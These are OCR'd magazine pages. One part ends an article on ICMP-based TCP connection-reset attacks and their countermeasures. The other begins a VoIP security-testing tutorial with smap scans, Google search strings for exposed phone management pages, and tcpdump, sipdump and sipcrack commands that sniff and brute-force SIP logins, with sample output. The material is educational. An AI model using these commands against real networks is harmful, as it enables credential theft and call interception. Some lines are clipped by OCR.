


Figure 6. *The Blind connection-reset attack in action*

the TCP segments sent by the client, while the text in blue corresponds to the TCP segments sent by the web server. Finally, the forged ICMP error message sent by the attacker is highlighted in red. In the first lines of the packet trace, the web server is transferring data to the client, which simply acknowledges the receipt of the data it receives. When the attacker sends an ICMP error message indicating a *hard error* to the client, the TCP connection is aborted (with the client signaling this situation to the web server by means of an RST segment).

The reader may wonder why the transfer continues for a few more segments once the attacker has already sent the ICMP error message that causes causes the connection to be reset. The reason is that all these packets have crossed with the ICMP error message in the network. That is, all these packets had already been sent on the network by their respective source hosts before the ICMP error message was received at the client.

Impact of the Attack

The attack described in this document allows an attacker to reset an arbitrary TCP connection established between to remote systems. However, an analysis of the impact of this attack should not be based simply on the TCP protocol, but should rather be based on the impact of a TCP connection reset on the application running on top of the connection. This section will analyze the impact of the attack on two applications that are very different in nature: the BGP routing protocol, and VoIP (Voice over IP).

When connection reset attacks are discussed, the BGP protocol deserves a particular analysis on its own. BGP is used in the *core* of the Internet to exchange routing information. Therefore, an attack against a TCP connection being used by BGP routers could affect not only the involved systems, but also the networks that depend on the connectivity provided by these routers. In the case of BGP, the abortion of a TCP connection will cause the flushing of all the routes that have been learned from the router with which the connection was reset. Consequently, when a connection is aborted, the peering relationship with the remote BGP peer will have to be re-established. and all the routes that had been flushed will have to be transferred and loaded into memory again. Meanwhile, connectivity problems may be experienced. Furthermore, if the TCP connections established by two BGP peers are reset with some frequency, the corresponding routers might be considered to be *unstable* by each other, and therefore *penalized* (by ignoring the routes learned from each other for some period of time). Thus, performing a connection reset attack repeatedly would amplify the negative effects of a single connection reset attack.

Another application that deserves particular attention is VoIP. Most of the network technologies used for voice communication over an IP network use at least two channels: one for transferring the voic, and one for performing the signaling of the communication. In the case of those VoIP technologies that employ TCP as the transport protocol for the signaling channel, the abortion of the TCP connection used for the signaling channel will lead to the corresponding voice channel being dropped. Thus, by attacking the TCP connection used for the signaling channel of a VoIP technology, an attacker could cause the voice communication to be aborted. Considering that the current trend in voice communications is to migrate old technologies to VoIP, connection reset attacks should receive proper attention when deploying or designing VoIP products.

It worth noting that for space considerations we have limited the analysis of the impact of this connection-reset attack to only two applications. The impact of this attack on other applications is left as an exercise to the reader.

Dismantling a Number of Myths

Once the ICMP-based connection reset vulnerability was disclosed in 2005, a discussion took place in a number of public mailing lists about the possible counter-measures for this vulnerability. In most cases, the counter-measures proposed by the mailing list subscribers were based on incorrect assumptions, assigning

One the 'Net

- *http://www.gont.com.ar/drafts/icmp-attacks-against-tcp.html* – This web page contains the latest version of the IETF internet-draft ICMP attacks against TCP that describes the attack discussed in this document.
- *http://www.gont.com.ar/tools/icmp-attacks/index.html* – This web page contains the `icmp-reset tool` that was used in this article to illustrate the attack in action.
- *http:/www.gont.com.ar/advisories* – This web page contains pointers to a variety of vulnerability advisories issued by vendors and CERTs about the attack discussed in this article.
- *http://www.ncftpd.com/ncftpd/doc/misc/ephemeral_ports.html* – This web page contains information about the ephemeral port range used by a number of popular TCP implementations
- *http://alive.znep.com/~marcs/mtu/* – This web page describes a number of considerations that should be made before setting up a firewall to block ICMP *fragmentation needed and DF bit set* (type, code 4) error messages.
- *http://www.rfc-editor.org* – This web site contains the IETF (Internet Engineering Task Force) specifications for all the protocols involved in the attack discussed in this article.
- Gont, F. *ICMP attacks against TCP*, May 2005. IETF internet-draft. (Available at: *http://www.gont.com.ar/drafts)*

to existing mechanisms (e.g., *IPsec*) security properties that they actually did not have. As the confusion still seems to remain, this section will provide an overview of those mechanisms that do not provide protection against ICMP-based connection reset attacks, hopefully shedding some light on why this is the case.

One of the authentication mechanisms that is used exclusively by TCP is the TCP MD5 option. This option includes in each TCP segment a MD5 cryptographic signature of the contents of the TCP segment. When the option is enabled for a TCP connection, every segment received for the connection will be authenticated by re-computing the MD5 signature of received segment (using a secret key shared by both hosts). If the computed signature is different from the one included in the received TCP segment, the offending segment will be dropped. Thus, the TCP MD5 option protects TCP from any attack that requires the attacker to forge TCP segments. However, the MD5 option does not provide any protection against attacks based on forged ICMP error messages. On one hand, because the IETF specification of the TCP MD5 option does not even mention ICMP error messages. On the other hand, because as only a piece of the TCP segment that elicited the error is included in the ICMP payload, it is impossible to re-compute the MD5 signature from the piece of packet embedded in the ICMP payload, and therefore it is impossible to authenticate ICMP error messages by means of the TCP MD5 option.

Another mechanism that is usually assumed to provide protection against ICMP-based attacks is IPsec. IPsec provides mechanisms for the authentication of the packets that correspond to a TCP connection. However, as ICMP error messages can be sent by any intermediate router, in practice it is impossible to authenticate ICMP errors by means of IPsec. In order for such authentication to be possible, the host receiving the ICMP error message should have an IPsec Security Association with every router that could potentially send an ICMP error message (something that is virtually impossible), or should be able to dynamically establish an IPsec Security Association with any of them (which, considering the low deployment level of protocols for dynamic establishment of IPsec Security Associations, is virtually impossible, too). In this respect, the IPsec specification itself mentions the problem of trying to authenticate ICMP error messages, leaving the choice of what to do with unauthenticated ICMP errors to the IPsec implementer or administrator. Therefore, IPsec does not necessarily protect TCP connections from the attack described in this article.

Another mechanism that is usually assumed to provide protection against ICMP-based attacks is SSH. However, SSH is a protocol layer that is added on top of TCP, which protects only the data stream of a TCP connection. Therefore, it does not protect TCP connections against ICMP-based attacks (such as the one discussed in this document), nor does it protect TCP connections against other TCP-based connection reset attacks (such as those based on forged RST segments).

Finally, there's a tendency to believe that the deployment of ingress and egress filtering helps to mitigate the attack described in this article. However, it is worth noting that the only IP addresses that need to be forged are those contained in the IP header that is embedded in the ICMP payload, and not those contained in the outer IP packet that encapsulates the ICMP error message. The Source Address of the IP packet that encapsulates the ICMP error message could be virtually any IP address. In the case of those ICMP error messages that are generated by routers, the source address could be that of any internet router that could possibly be on the path to the remote host, and therefore is impossible to validate. The reader might feel tempted to assume that these considerations are not applicable to those ICMP error messages that are generated by hosts, as the Source Address of the ICMP error should be the same address used by the remote host for the TCP connection. However, given that any host may have more than one IP address, the source address of the ICMP error message need not be the same address used for the corresponding TCP connection. As a result, it is also impossible to validate the source address of those ICMP error messages that are generated by hosts.

How to Defend Against ICMP-Based Connection Reset Attacks

There are two different strategies for protecting a host against the attack discussed in this article. One of them relies on the ability to modify the operating system kernel of the host to change TCP's processing of ICMP error messages, while the other is relies on the deployment of firewalls to protect vulnerable systems. The following paragraphs explain both of these strategies, and their implications.

As we have explained in the previous sections of this article, ICMP error messages include the full IP header of the packet that elicited the error plus the first 8 bytes of the IP payload of that packet. In the case of TCP, the first eight bytes of the header contain the following information: Source Port, Destination Port, and

About the Author

Fernando Gont is a researcher in the field of computer networks and computer protocols security. He participates actively in several Working Groups of the IETF (*Internet Engineering Task Force*), working on the design and maintenance of Internet protocols, with the intent of making the Internet a more secure and more efficient network. He also works as a security consultant for a number of organizations, implementing efficient solutions to complex problems. His web site is available at *http://www.gont.com.ar.* Contact the author: *fernando@gont.com.ar.*

Sequence Number. This last value is particularly useful, as it can be used to validate the received ICMP error messages. Specifically, the Sequence Number contained in the ICMP payload could be required to refer to data that have already been sent, but have not yet been acknowledged. While this validation check does not eliminate the vulnerability, it does require much more effort on the side of the attacker to exploit it (as he would now have to guess a valid TCP Sequence Number, too). Furthermore, this validation check can be applied as a general counter-measure for any ICMP attacks against TCP.

Another counter-measure to this attack (actually, the most effective one) consists in changing TCP's reaction to the so-called *hard errors*. The change would make TCP process all ICMP errors as *soft errors*. With this modification in place, TCP would not abort TCP connections in response to ICMP error messages, thus successfully eliminating the underlying vulnerability. In the event a received ICMP errors were legitimate (and thus incorrectly *disregarded*), at some point the connection would nevertheless timeout. This counter-measure (as well as the one described in the previous paragraph) requires a modification to the operating system kernel, and thus might be difficult to deploy if the operating system's source code is not available and the operating system vendor does not provide a patch or update that implements this counter-measure.

In the event that the operating system's kernel could not be patched to implement the counter-measures described in the previous paragraphs, there are still some counter-measures that could be deployed to mitigate ICMP-based connection reset attacks. For example, firewalls could be deployed and configured to block those ICMP error messages that indicate *hard errors*. Thus, those vulnerable systems protected by the firewalls would simply not receive the potentially malicious ICMP error messages, and thus would be protected from ICMP-based connection reset attacks. It is worth noting that special considerations should be made before filtering ICMP *fragmentation needed and DF bit set* (type 3, code 4) error messages. Therefore, we recommend the reader to consult the references (*Further reading*) contained in this article before deploying a firewall that filters these error messages.

Finally, while the attack described in this article does not require the attacker to forge the Source Address of the forged ICMP error messages, it does require the attacker to forge the Source Address of the IP header that is embedded in the ICMP payload. Therefore, firewalls could filter ICMP errors based on the Source Address of the IP packet that is embedded in the ICMP payload. The deployment of this filter for packets that would be forwarded to the Internet (i.e., *egress-filtering*) would prevent users from a local network from performing ICMP-based attacks against TCP connections established between two external hosts. On the other hand, deploying this filter for those packets that would be forwarded from the Internet into a local network would prevent an attacker located in an external network from performing ICMP-based attacks against TCP connections established between two local systems.

The ICMP-Based Connection-Reset Attack in IPv6 Networks

As previously explained in this article, the ICMPv4 specification defines a number of error messages, and classifies them as *hard* or *soft* errors. Furthermore, TCP's policy of reaction to ICMPv4 error messages is based only on the error class (either *soft* or *hard*).

Such a rigid policy has been found to be inappropriate (see the *ICMP attacks against TCP* and *TCP's reaction to soft errors* internet-drafts in the *References* section), and thus virtually all TCP/IP stacks implement a more flexible policy of reaction to ICMP error messages. Basically, TCP's reaction to ICMP error messages depends on the message type/code, and the state the connection is in (e.g., SYN-SENT, ESTABLISHED, etc.).

The ICMPv6 specification defines a number of error messages that are analogous to the ones defined for ICMPv4. However, the ICMPv6 specification defines a more flexible policy of reaction for them. That is, the specification states that TCP's reaction to ICMPv6 error messages could depend not only on the error type/code, but also on other factors such as the connection state. Furthermore, it recommends that in order to mitigate ICMP attacks against transport protocols, implementations should try to validate the ICMP error messages they receive.

This flexibility in the ICMPv6 specification means that the vulnerability of TCP to ICMPv6-based connection reset attacks is implementation-dependent. Expanding the icmp-reset tool to include ICMPv6 capabilities, and assessing the vulnerability popular IPv6 stacks are left to the reader as an exercise.

Conclusion

The operation of both TCP and ICMP is explained in great detail in the corresponding IETF specifications, and in a variety of textbooks. However, in 2005 (more than twenty years since the creation of the protocols) the connection-reset vulnerability discussed in this article was found in some of the most popular implementations of the TCP/IP suite. This vulnerability could (and probably should) have been found and fixed many years ago by any professional that had carefully analyzed the interaction of the involved protocols. This article provides an example that we should probably still pay attention to all those protocols and technologies that many consider *old* and *well understood*.... particularly when the security of most of our systems currently depends on them. ●

VoIP Security Testing and Solutions

Luca Leone, Nicola Mondinelli, Pierpaolo Palazzoli, Matteo Valenza

Difficulty

●○○

For companies, using VoIP is an easy way for communication between their several branches and for their teleworking employees; many users choose the VoIP to leave behind the traditional telephonic companies and to pay cheaper bills...

Let us begin with describing tools for Testing a VoIP infrastructure. The technology that allows a telephone conversations through IP trtaffic, usually called VoIP (Voice Over IP), is used by an increasing number of people and companies every day.

Using VoIP is an easy way for companies to communicate both between their several branches and their teleworking employees; many users choose VoIP to leave behind the traditional telephone companies and pay cheaper bills.

Many ISPs are introducing some innovative technologies in order to lower the cost of the calls to telephone lines all over the world.

This new approach to telephonic communications has created a new business for companies that rely on IP technology and the related services , but it has also introduced several problems that were not present in the traditional telephony.

The old *inadequate* analogue phone has been replaced by a new *intelligent* device, equipped with an operating system and other new functionalities.

This image can be used to understand the whole telephonic infrastructure, from the cables to the PBX.

The telephonic communication is made through connection-enabling protocols (SIP, H323, IAX) and data transport protocols (RTP, IAX), which are always used in clear communication and weak authentication systems.

There are lots of new factors introduced in this new technology compared with the previous; in this article we discuss different approaches to the analysis of VoIP system security.

In detail we will talk about: scanning the infrastructure, control of the management inter-

What you are going to learn...

- Basics of VoIP vulnerability,
- Use of tools for auditing on SIP and IAX,
- Risk analysis.

What you should know...

- Basics of Neworking,
- Basics of TCP/IP,
- Basics of Network Auditing.

faces, communications and authentication sniffing, and denial of service.

We will try to find some of our system faults and make a correct risk analysis.

Tools

There are several tools that can be used for an analysis of a VoIP infrastructure. You can find a selection of the best open source and commercial tools in the Internet version of this document. We'll test some of these programs to discover:

- active services,
- terminal and PBX management interfaces,
- authentication,
- tapping of telephone calls,
- DoS attacks.

Active Services Scan

With NMAP it is possible to scan remote hosts and discover VoIP gears: with the -sU option we can find several active services listening on UDP ports and connected VoIP services like SIP and IAX v2.

SMAP

Focusing attention on the SIP protocol, SMAP is a very useful tool. It is a product of the union of the functionalities of NMAP and SIPSAK. SMAP is capable of discovering the model and OS of the hardware by sending several SIP requests to different units in the network and matching them to a fingerprint database.

We can download the software in a `tar.gz` archive, then all we have to is decompress it into a folder and run the Makefile to compile the sources. It's very easy to use, as you can see in Listing 1.

The creator of this project says that this tool gives very accurate results in a LAN, but if you use it for discovering information of devices behind a NAT or a firewall, you can't be sure of the reliability of the results.

Management Interfaces

Can you imagine the Internet without search engines? Or without any instruments capable of keeping order in this enormous land of information bouncing around in the world? The birth of *Google*, *Yahoo*, and *Altavista* (among others) has been a fundamental step in the growth of the complex world of the internet and the digital application.

Even if it may appear to be unrelated to the topic of this article, it's important to keep in mind that these search engines need to work day and night with data harvesting software in order to have a database that is as complete as possible. This type of software is known as spiders (or crawlers, bots ...), and they continuosly surf the net for input. These scripts collect URI from the network, most web pages, and analyze the content that is collected in the search engine database. The URI can be given directly by the developers themselves or can be

Listing 1. *SMAP*

```
smap [ Options ] <ip | ip/mask | host>
    $ ./smap 192.168.100.0/24
smap 0.4.0-cvs <hscholz@raisdorf.net> http://www.wormulon.net/


Host 192.168.100.1:5060: (ICMP OK) SIP enabled
Host 192.168.100.2:5060: (ICMP OK) SIP timeout
Host 192.168.100.3:5060: (ICMP timeout) SIP enabled
...
Host 192.168.100.254:5060: (ICMP OK) SIP enabled
   Asterisk PBX (unknown version)

256 hosts scanned, 10 ICMP reachable, 3 SIP enabled


$ ./smap -o 192.168.100.1
smap 0.4.0-cvs <hscholz@raisdorf.net> http://www.wormulon.net/

Host 192.168.100.1:5060: (ICMP OK) SIP enabled
AVM FRITZ!Box Fon Series firmware: 14.03.(89|90)
1 hosts scanned, 1 ICMP reachable, 51SIP enabled
```

Listing 2. *Tcpdump*

```
dimebag SIPcrack-0.1 # tcpdump -s 0 -w net-capture.txt  udp -i eth0
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535
                       bytes
237 packets captured

474 packets received by filter
0 packets dropped by kernel
```

Listing 3. *Sipdump*

```
dimebag SIPcrack-0.1 # ./sipdump -d sip-logins.dump -f net-capture.txt

SIPdump 0.1  ( MaJoMu | www.remote-exploit.org )

-------------------------------------------------


* Using tcpdump data file 'net-capture.txt' for sniffing
* Starting to sniff with filter 'tcp or udp'


* Adding 192.168.123.92:50195 <-> 192.168.123.99:50451 to monitor list...id 0
* New traffic on monitored connection 0 (192.168.123.92 -> 192.168.123.99)
* Found challenge response (192.168.123.92:50195 <-> 192.168.123.99:50451)
* Wrote sniffed login 192.168.123.92 -> 192.168.123.99 (User: '201') to dump
                       file

* Exiting, sniffed 1 logins
```

collected recursively, starting from the hyperlinks found in others' web pages, which have been previously explored and catalogued.

In this way it is possible to collect information from millions of sites in a relatively short time. This idea could sound disturbing for some, amazing for others, and very useful for still others.


In other words: if Google uses most of its time collecting information on the internet; why should I have to work hard to search this info for myself when there are others that already do it for me?

What's that got to do with VoIP security? Do your VoIP phones have a web interface? Does your VoIP server has a web interface? Is the web interface of your VoIP server or phones reachable from internet? Many of youmay be thinking: *Who would leave a management interface reachable from the internet*? Sure, you can think like this, but at the same time it's better to check your own devices, just in case.

Footprinting is a widespread approach used for collecting preliminary information on systems with known security holes or with bad configurations (something like `user=admin` and `password=admin`). This is done simply by searching the Google database using strings of characters that identify some management interfaces which spiders found in the net.

This method has grown and developed thanks to thousand of devices that have a web management interface, and now it is easy to find tham all around the world.

Practical example:




```
No. .  Time        Source           Destination      Protocol  Info
    1 0.000000    192.168.123.99   212.66.96.1      DNS       Standard query A ekiga.net
    2 0.011764    192.168.123.99   192.168.123.92   SIP       Request: REGISTER sip:192.168.123.92
    3 0.012364    192.168.123.92   192.168.123.99   SIP       Status: 100 Trying    (1 bindings)
    4 0.012432    192.168.123.92   192.168.123.99   SIP       Status: 401 Unauthorized    (1 bindings)
    5 0.029244    212.66.96.1      192.168.123.99   DNS       Standard query response A 86.64.162.35
    6 0.041290    192.168.123.99   192.168.123.92   SIP       Request: SUBSCRIBE sip:201@192.168.123.92
    7 0.041918    192.168.123.92   192.168.123.99   SIP       Status: 403 Forbidden
    8 0.102462    192.168.123.99   192.168.123.92   SIP       Request: REGISTER sip:192.168.123.92
    9 0.102799    192.168.123.92   192.168.123.99   SIP       Status: 100 Trying    (1 bindings)
   10 0.104027    192.168.123.92   192.168.123.99   SIP       Status: 200 OK    (1 bindings)
   11 12.662529   192.168.3.221    192.168.123.92   SIP       Request: REGISTER sip:192.168.123.92
   12 12.663068   192.168.123.92   192.168.3.221    SIP       Status: 100 Trying    (1 bindings)
   13 12.663073   192.168.123.92   192.168.3.221    SIP       Status: 100 Trying    (1 bindings)
   14 12.663143   192.168.123.92   192.168.3.221    SIP       Status: 401 Unauthorized    (1 bindings)
   15 12.663145   192.168.123.92   192.168.3.221    SIP       Status: 401 Unauthorized    (1 bindings)
   16 12.666869   192.168.3.221    192.168.123.92   SIP       Request: SUBSCRIBE sip:202@192.168.123.92
   17 12.667435   192.168.123.92   192.168.3.221    SIP       Status: 403 Forbidden

ame 8 (702 bytes on wire, 702 bytes captured)
hernet II, Src: AsustekC_c6:55:5b (00:11:2f:c6:55:5b), Dst: Vmware_0e:76:95 (00:0c:29:0e:76:95)
ternet Protocol, Src: 192.168.123.99 (192.168.123.99), Dst: 192.168.123.92 (192.168.123.92)
er Datagram Protocol, Src Port: 5061 (5061), Dst Port: 5060 (5060)
ssion Initiation Protocol
Request-Line: REGISTER sip:192.168.123.92 SIP/2.0
Message Header
▷ CSeq: 3 REGISTER
▷ Via: SIP/2.0/UDP 192.168.123.99:5061;branch=z9hG4bK9c2030f0-cbba-db11-9b5e-00112fc6555b;rport
  User-Agent: Ekiga/2.0.3
▷ Authorization: Digest username="201", realm="asterisk", nonce="21db0793", uri="sip:192.168.123.92", algorithm=md5, response="03902523f6e0db3122ab9250fe54
▷ From: <sip:201@192.168.123.92>;tag=720d22f0-cbba-db11-9b5e-00112fc6555b
  Call-ID: 56e321f0-cbba-db11-9b5e-00112fc6555b@dimebag
▷ To: <sip:201@192.168.123.92>
▷ Contact: <sip:201@192.168.123.99:5061;transport=udp>
  Allow: INVITE,ACK,OPTIONS,BYE,CANCEL,NOTIFY,REFER,MESSAGE
  Expires: 3600
  Content-Length: 0
  Max-Forwards: 70

RFC 3261: Authorization Header (sip.Authorization), 160 bytes        P: 2180 D: 2180 M: 0
```

Applicazioni Risorse Sistema
19.13
sip - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Pulisci
Applica
sip - Wireshark

Figure 1. *Wireshark*



```
Time    192.168.123.99192.168.123.92 192.168.3.221   Comment
23,436  407 Proxy Authentication Required           SIP Status
23,439  ACK                                         SIP Request
23,444  INVITE SDP ( g711A)                         SIP From: sip:201@192.168.123.92 To:sip:202@192.168.123.92
23,445  100 Trying                                  SIP Status
23,818  INVITE SDP ( telephone-event)               SIP From: sip:201@192.168.123.92 To:sip:202@192.168.3.221:5061
23,818  INVITE SDP ( telephone-event)               SIP From: sip:201@192.168.123.92 To:sip:202@192.168.3.221:5061
23,823  100 Trying                                  SIP Status
23,824  180 Ringing                                 SIP Status
24,238  100 Trying                                  SIP Status
24,340  180 Ringing                                 SIP Status
24,341  180 Ringing                                 SIP Status
27,214  200 OK SDP ( telephone-event)               SIP Status
27,214  ACK                                         SIP Request
27,214  ACK                                         SIP Request
27,215  200 OK SDP ( telephone-event)               SIP Status
27,232  ACK                                         SIP Request
27,340  RTP (g711U)                                 RTP Num packets:416  Duration:8.344s ssrc:887006434
27,341  RTP (g711U)                                 RTP Num packets:415  Duration:8.334s ssrc:117814102
27,884  RTP (g711U)                                 RTP Num packets:389  Duration:7.757s ssrc:231247054
27,885  RTP (g711U)                                 RTP Num packets:778  Duration:7.757s ssrc:2146953452
35,679  BYE                                         SIP Request
35,679  200 OK                                      SIP Status
35,680  BYE                                         SIP Request
35,680  BYE                                         SIP Request
35,682  200 OK                                      SIP Status
45,755  INVITE SDP ( g711A)                         SIP From: sip:201@192.168.123.92 To:sip:202@192.168.123.92
45,755  407 Proxy Authentication Required           SIP Status
45,759  ACK                                         SIP Request
45,764  INVITE SDP ( g711A)                         SIP From: sip:201@192.168.123.92 To:sip:202@192.168.123.92
45,765  100 Trying                                  SIP Status
46,092  INVITE SDP ( telephone-event)               SIP From: sip:201@192.168.123.92 To:sip:202@192.168.3.221:5061
46,092  INVITE SDP ( telephone-event)               SIP From: sip:201@192.168.123.92 To:sip:202@192.168.3.221:5061
46,092  180 Ringing                                 SIP Status
46,094  100 Trying                                  SIP Status
46,242  100 Trying                                  SIP Status
46,258  486 Busy Here                               SIP Status
46,258  ACK                                         SIP Request
46,258  ACK                                         SIP Request
46,261  200 OK SDP ( telephone-event)               SIP Status
46,277  ACK                                         SIP Request
46,286  RTP (g711U)                                 RTP Num packets:83  Duration:1.674s ssrc:1336171684
47,603  RTP (g711U)                                 RTP Num packets:19  Duration:0.359s ssrc:3779130343
```

Applicazioni Risorse Sistema
19.14
Graph Analysis
Salva come
Chiudi
sip - Wireshark
Graph Analysis
Avvio di «Cattura schermata» in corso

Figure 2. *Sip Autentication*

[inurl: "NetworkConfiguration"cisco]

If you use the previous string (without the square brackets) in Google, you will be searching the databases for VoIP Cisco phones or, better yet, for their management interfaces.

It's amazing! We can find dozens of devices perfectly indexed. In practice, this kind of search is well known and the truly reachable devices are few. Some months ago it was easier to find more of these.

The Cisco interface doesn't have many functions. Can you think what could happen if the interfaces let you do VoIP calls? In all probability, we couldn't listen in on conversations, but on the site at which the interface is found, the phones will ring without reason. Funny, isn't it!? And what would happen if the interfaces had a packet capturing system (PCAP)? We could be able to interecept the traffic of the phone calls, download it locally, and analyze it patiently; but is impossible to find any kind of interfaces. They don't exist.

Try ["(e.g. 0114930398330)" snom]

You can try any footprint you like on the remote interface; the most important thing is to find in these pages some unambiguous strings for searching in Google and your work is done.

For those who design web interfaces, it is useful to know a standard configuration to manage the spiders: robots.txt. This is a file that one must put in their root directory in order to tell the crawler which pages should be indexed and which should be left untouched. For the pages connected with the web interfaces that we don't want to index, we put these couple of lines in a `robots.txt` file:

```
User-Agent: *
Disallow: /
```

I hope this is clear without need of any further explanation.

Authentication

For many SIP clients and devices, authentication is based on HTTP and the Digest/MD5 schema (rfc 2617). This kind of authentication has several vunerabilities, such as attacks based on simple password cracking tools.

We will use Whiteshark to analyze the network traffic on UDP connections sessions. With this powerful tool we can create a graph of the packets exchanged during a phone call simply by selecting *Statistics* -->*VoIP Calls* -->*Graph* (Fig. 1 Wireshark).

To discover the authentication we can use the specific filter for the SIP protocol and obtain the registration requests (Fig. 2 Sip Autentication).

For a futher simplification of this last filtering operation we can use SIPcrack, a little tool written in C for analyzing only SIP authentication. SIPcrack is a SIP protocol login cracker, made up of two programs: sidump, a tool to discover the network authentication attempts from a dump made by tcpdump, and sipcrack, which attains passwords with a brute force attack.

An example of how to use this tool follows: capture all the udp packets on the eth0 interface and save them in the net-capture.txt file (Listing 2).

With `sipdump` we can filter the login attempts and save them in the `sip-logins.dump` (Listing 3).

Create a fifo pip file:

```
dimebag SIPcrack-0.1 # mkfifo
                       fifosipcrack
```

to allow the use of external wordlists from another software (John the Ripper, for example): (starting john the ripper):

```
dimebag SIPcrack-0.1 #  john --
incremental=alnum --stdout=8 >
fifosipcrack
```

in another terminal, sending the previously filtered dump to sipcrack (Listing 4).

Think over this example and its consequences: it is very easy to lose our credentials in a VoIP infrastructure. A solution to this

Listing 4. *Sipcrack*

```
(sipcrack in action)
dimebag SIPcrack-0.1 # ./sipcrack -w fifosipcrack -d sip-logins.dump


SIPcrack 0.1  ( MaJoMu | www.remote-exploit.org )
--------------------------------------------------


* Reading and parsing dump file...
* Found Accounts:

Num     Server          Client          User    Algorithm       Hash /
                       Password

1       192.168.123.99  192.168.123.92  201     MD5
                       dfc9979f98f0c546 c08dc3073dda1cc1

* Select which entry to crack (1 - 1): 1
* Generating static MD5 hash...e71899168871bb8929ff6c25aab955b2
* Starting bruteforce against user '201' (MD5 Hash: 'dfc9979f98f0c546c08dc30
                       73dda1cc1')
* Loaded wordlist: 'fifosipcrack'
* Tried 25 passwords in 0 seconds

* Found password: '1234'
* Updating 'sip-logins.dump'...done
```

Listing 5. *Voipong.conf*

```
(file di configurazione voipong.conf)
[GENERAL]

logdir = /var/log
logfile = voipong.log
cdrfile = /var/log/voipcdr.log
networksfile = /usr/local/etc/voipong/voipongnets
pidfile = /var/run/voipong.pid
mgmt_ipcpath = /tmp/voipongmgmt.sock
soxpath = /usr/bin/sox
soxmixpath = /usr/bin/soxmix
modpath = /usr/local/etc/voipong/modules
mixwaves = 0
defalg = lfp
rtp_idle_time = 10
device = eth0
promisc = 1
snaplen = 1500
readtmt = 500
outdir = /var/log/voipong/

[FILTERS]
startup = "udp"
```

kind of problem could be the use of ciphered channels with VPN or SIP over TLS (*Transport Layer Security*).

A similar analysis could be done on the IAX v2 protocol with authentication based on MD5. This protocol also allows public and private keys authentication.

Wiretapping

